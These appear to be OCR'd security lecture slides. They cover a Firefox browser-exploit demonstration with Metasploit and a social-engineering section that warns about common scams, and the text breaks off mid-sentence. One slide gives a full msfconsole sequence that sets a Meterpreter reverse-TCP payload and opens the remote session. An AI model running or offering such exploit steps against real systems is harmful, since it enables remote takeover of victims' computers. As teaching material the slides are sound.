
Surface 1 attack, remote login...

A recipe...


Use msf-console to log construct an attack:

```
msfconsole
use exploit/multi/browser/firefox_xpi_bootstrapped_addon
show targets
set target 1
set srvhost 10.0.2.15
set payload windows/meterpreter/reverse_tcp
set lhost 10.0.2.15
run... (shows the URL)
sessions -i
sessions -i 1
```

Surface 1 attack - persuade them to click...



Surface 1 attack - persuade them to click...



Outline

1 **Social Engineering**
- Manipulating people
- Practical problems: issues in authentication
- Emails, emails, emails
- Some advice...

Some scamming advice...

Your friend was not mugged in London..., and...

- Microsoft Security Services is not calling you at home, and they do not know that your computer is infected.
- Neither the devout christian widow Mrs Fortunabe of Lagos, nor the wife of the Argentinian minister killed in the plane crash (see link), nor the lawyer acting for the late Dr Eldorado... really wants to be your friend.
- The story of the poor crippled boy is heartbreaking. But it is not true.
- The beautiful Albanian (woman/man - photo attached) does not like what s/he knows about you, and is not a beautiful Albanian (woman/man).
- You have not won €400,000 in the Euro lottery. Oranges in a paper bag cannot double your money, and there is not a lot of dyed money that needs chemical treatment.

Ignore it all...

This NEVER happens

Bret and Germaine are New Zealand's 4th most popular acapella-rap-funk-comedy folk duo.

Unfortunately, they had only $2.90 left in the band kitty, and Germaine is about to find out that